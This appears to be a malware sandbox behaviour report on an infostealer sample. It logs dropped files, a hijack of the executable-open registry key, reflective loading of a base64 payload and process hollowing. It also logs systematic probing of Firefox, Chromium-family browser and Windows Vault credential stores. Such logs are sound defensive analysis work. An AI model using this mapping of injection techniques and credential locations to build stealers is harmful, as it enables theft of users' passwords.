Detection	Threat Characteristic: Creates process Process ID: 2544 Image Path: %USERPROFILE%\vbc.exe		
Add File	Path: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_MSIL	2456	2544
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2544 File: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_MSIL		
Write File	Path: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_MSIL	2456	2544
Detection	Threat Characteristic: Modifies file that can be used to infect systems %TEMP%\3582-490\vbc.exe		
Call Thread API	API Name: NtResumeThread Args: (Process:2564,) Return: ?	2456	2544
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2564], ppid[2544) Return: 1	2456	2544
Call Process API	API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, "%TEMP%\3582-490\vbc.exe", , , , , , %TEMP%\3582-490\vbc.exe) Return: 1	2456	2544
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\3582-490\vbc.exe Shell Command: %TEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe"		
Detection	Threat Characteristic: Executes dropped file %TEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 2544 Image Path: %TEMP%\3582-490\vbc.exe Shell Command: "%TEMP%\3582-490\vbc.exe"		
Add File	Path: %windir%\svchost.com Type: VSDT_EXE_W32	2456	2544
Detection	Threat Characteristic: Hides file in system folder to evade detection %windir%\svchost.com		
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2544 File: %windir%\svchost.com Type: VSDT_EXE_W32		
Detection	Threat Characteristic: Creates multiple copies of a file %windir%\svchost.com		
Write File	Path: %windir%\svchost.com Type: VSDT_EXE_W32	2456	2544
Write Registry Key	Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default) Value: %windir%\svchost.com "%1" %*	2456	2544
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default) Value: %windir%\svchost.com "%1" %* Type: REG_SZ		

Call Mutex API	API Name: CreateMutexA Args: (0, 0, MutexPolesskayaGlush*.*svchost.comexefile\shell\open\command‹À "%1" %*œ'@) Return: 0	2456	2544
Call Filesystem API	API Name: FindFirstFileExW Args: (C:\documents\qzdxrwtnk7\*.*, 0, 12fab0, 0, 0, 0) Return: 2f4690	2456	2544
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2544 Info: Searches files by API		
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 2564 Image Path: %TEMP%\3582-490\vbc.exe		
Write File	Path: %TEMP%\ose00000.exe Type: VSDT_EXE_W32	2456	2544
Detection	Threat Characteristic: Modifies file that can be used to infect systems %TEMP%\ose00000.exe		
Call System API	API Name: CryptExportKey Args: (245dc0, 0, 6, 0, 0, 1ccc88) Return: 1	2544	2564
Write File	Path: %APPDATA%\Microsoft\Installer\{C0C31BCC-56FB-42A7-8766-D29E1BD74C7C}\python_icon.exe Type: VSDT_EXE_W32	2456	2544
Detection	Threat Characteristic: Modifies file that can be used to infect systems %APPDATA%\Microsoft\Installer\{C0C31BCC-56FB-42A7-8766-D29E1BD74C7C}\python_icon.exe		
Call System API	API Name: System.Convert::FromBase64String Args: (TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v...) Return: 4D5A900003000000...	2544	2564
Detection	Threat Characteristic: Converts base64 encoded strings to PE based payloads Process ID: 2564 Content: TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v...		
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0	2544	2564
Write File	Path: %ALLUSERSPROFILE%\Package Cache\{1aaa01ad-3069-4288-9c6f-37a140a8f6c7}\VC_redist.x86.exe Type: VSDT_EXE_W32	2456	2544
Detection	Threat Characteristic: Modifies file that can be used to infect systems %ALLUSERSPROFILE%\Package Cache\{1aaa01ad-3069-4288-9c6f-37a140a8f6c7}\VC_redist.x86.exe		
Write File	Path: %ALLUSERSPROFILE%\Package Cache\{f65db027-aff3-4070-886a-0d87064aabb1}\vcredist_x86.exe Type: VSDT_EXE_W32	2456	2544
Detection	Threat Characteristic: Modifies file that can be used to infect systems %ALLUSERSPROFILE%\Package Cache\{f65db027-aff3-4070-886a-0d87064aabb1}\vcredist_x86.exe		
Call System API	API Name: System.Convert::FromBase64String Args: (LlJlc291cmNlcw==) Return: 2E5265736F757263...	2544	2564
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0	2544	2564
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0	2544	2564
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0000000000000000, 0, 90243448, 8) Return: 0	2544	2564
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0000000000000000, 0, 90243488, 8) Return: 0	2544	2564
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0000000000000000, 0, 90243528, 8) Return: 0	2544	2564
Call Process API	API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2820:%TEMP%\3582-490\vbc.exe) Return: 1	2544	2564
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\3582-490\vbc.exe Shell Command: %TEMP%\3582-490\vbc.exe		
Detection	Threat Characteristic: Executes dropped file %TEMP%\3582-490\vbc.exe		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2564 Injected API: WriteProcessMemory Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe		
Detection	Threat Characteristic: Creates process Process ID: 2564 Image Path: %TEMP%\3582-490\vbc.exe Shell Command:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2820:%TEMP%\3582-490\vbc.exe, 400000, MZ., 1024, 1cca00) Return: 1	2544	2564
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: MZ.		
Detection	Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe File: MZ.		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2820:%TEMP%\3582-490\vbc.exe, 401000, .D$....}..d, 79872, 1cca00) Return: 1	2544	2564
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: .D$....}..d		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2820:%TEMP%\3582-490\vbc.exe, 415000, ..., 16896, 1cca00) Return: 1	2544	2564
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: ...		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2820:%TEMP%\3582-490\vbc.exe, 41a000, .T.<...K..`...;U, 512, 1cca00) Return: 1	2544	2564
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: .T.<...K..`...;U		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2820:%TEMP%\3582-490\vbc.exe, 4a0000, `.......t$$_................t, 8192, 1cca00) Return: 1	2544	2564
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: `.......t$$_................t		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Modify PEB 7ffd3000 Process:2820:%TEMP%\3582-490\vbc.exe, 7ffd3008, , 4, 1cca00) Return: 1	2544	2564

Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Address: 0x0		
Call Thread API	API Name: SetThreadContext Args: (Process Name:2820:%TEMP%\3582-490\vbc.exe) Return: 1	2544	2564
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2564 Injected API: SetThreadContext Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe		
Call Thread API	API Name: NtResumeThread Args: (Process:2820,) Return: ?	2544	2564
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2820], ppid[2564) Return: 1	2544	2564
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 2820 Image Path: %TEMP%\3582-490\vbc.exe		
Write File	Path: C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\COMMON\MSSHARED\DW\DW20.EXE Type: VSDT_EXE_W32	2456	2544
Detection	Threat Characteristic: Modifies file that can be used to infect systems C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\COMMON\MSSHARED\DW\DW20.EXE		
Write File	Path: C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\MSOFFICE\OFFICE11\OFFCLN.EXE Type: VSDT_EXE_W32	2456	2544
Detection	Threat Characteristic: Modifies file that can be used to infect systems C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\MSOFFICE\OFFICE11\OFFCLN.EXE		
Write File	Path: C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\SETUP\OSE.EXE Type: VSDT_EXE_W32	2456	2544
Detection	Threat Characteristic: Modifies file that can be used to infect systems C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\SETUP\OSE.EXE		
Call Mutex API	API Name: CreateMutexW Args: (0, 1, 66001DAB1550191F5D06B4EC) Return: 128	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\nss3.dll) Return: 1	2564	2820
Write File	Path: C:\MSOCache\All Users\{90120000-0030-0000-0000-0000000FF1CE}-C\ose.exe Type: VSDT_EXE_W32	2456	2544
Detection	Threat Characteristic: Modifies file that can be used to infect systems C:\MSOCache\All Users\{90120000-0030-0000-0000-0000000FF1CE}-C\ose.exe		
Write File	Path: C:\MSOCache\All Users\{90120000-0030-0000-0000-0000000FF1CE}-C\setup.exe Type: VSDT_EXE_W32	2456	2544
Detection	Threat Characteristic: Modifies file that can be used to infect systems C:\MSOCache\All Users\{90120000-0030-0000-0000-0000000FF1CE}-C\setup.exe		
Write File	Path: C:\MSOCache\All Users\{90120000-0115-0409-0000-0000000FF1CE}-C\DW20.EXE Type: VSDT_EXE_W32	2456	2544
Detection	Threat Characteristic: Modifies file that can be used to infect systems C:\MSOCache\All Users\{90120000-0115-0409-0000-0000000FF1CE}-C\DW20.EXE		
Write File	Path: C:\MSOCache\All Users\{90120000-0115-0409-0000-0000000FF1CE}-C\dwtrig20.exe Type: VSDT_EXE_W32	2456	2544
Detection	Threat Characteristic: Modifies file that can be used to infect systems C:\MSOCache\All Users\{90120000-0115-0409-0000-0000000FF1CE}-C\dwtrig20.exe		
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\sqlite3.dll) Return: 1	2564	2820
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1	2564	2820
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons.sqlite		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons.sqlite) Return: 1	2564	2820
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons.sqlite-wal) Return: 0	2564	2820
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons.sqlite-wal		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons.sqlite-wal) Return: 0	2564	2820
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\logins.json		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\logins.json) Return: 0	2564	2820
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons.txt) Return: 0	2564	2820
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons2.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons2.txt) Return: 1	2564	2820
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons3.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons3.txt) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Lunascape\Lunascape6\plugins\{9BDD5314-20A6-4d98-AB30-8325A95771EE}) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMapleStudio\ChromePlus\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMapleStudio\ChromePlus\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data) Return: 1	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalNichrome\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalNichrome\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelt\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelt\User Data\Default\Web Data) Return: 0	2564	2820

Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalRockMelt\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalRockMelt\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browser\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browser\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalYandex\YandexBrowser\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalYandex\YandexBrowser\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalEpic Privacy Browser\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalEpic Privacy Browser\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browser\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browser\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera Next\data\User Data\Default\Login Data) Return: 0	2564	2820

Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera Next\data\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\QupZilla\profiles\default\browsedata.db) Return: 0	2564	2820
Call Service API	API Name: OpenServiceW Args: (6fc4e8, VaultSvc, 14) Return: 6fc498	2564	2820
Call System API	API Name: evtchann.SendEvent Args: (e), pid[472], ppid[2820) Return: 1	2564	2820
Call Service API	API Name: StartServiceW Args: (6fc498, 0, 0) Return: 1	2564	2820
Call Service API	API Name: StartServiceW Args: (6fc498, 0, 0) Return: 1	2564	2820
Add File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\5e4df86a-5dee-4d54-91ba-ba6c679072d4 Type: VSDT_COM_DOS	2820	472
Write File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\5e4df86a-5dee-4d54-91ba-ba6c679072d4 Type: VSDT_COM_DOS	2820	472
Call System API	API Name: BCryptDecrypt Args: (d62cb0, û‹„ÈyXÃ, 144, 0, L…ÖìNôP)Ýÿ.›O¦[3så, 16, û‹„ÈyXÃ, 144, 15003256, 0) Return: 0	2820	472
Write File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\Preferred Type: VSDT_COM_DOS	2820	472
Add File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\Policy.vpol Type: VSDT_COM_DOS	2820	472
Write File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\Policy.vpol Type: VSDT_COM_DOS	2820	472
Add File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\3CCD5499-87A8-4B10-A215-608888DD3B55.vsch Type: VSDT_COM_DOS	2820	472
Write File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\3CCD5499-87A8-4B10-A215-608888DD3B55.vsch Type: VSDT_COM_DOS	2820	472
Add File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\2F1A6504-0641-44CF-8BB5-3612D865F2E5.vsch Type: VSDT_COM_DOS	2820	472
Write File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\2F1A6504-0641-44CF-8BB5-3612D865F2E5.vsch Type: VSDT_COM_DOS	2820	472
Call System API	API Name: BCryptDecrypt Args: (320000, È¥, 64, 0, , 8, È¥, 64, 8317688, 0) Return: 0	2820	472
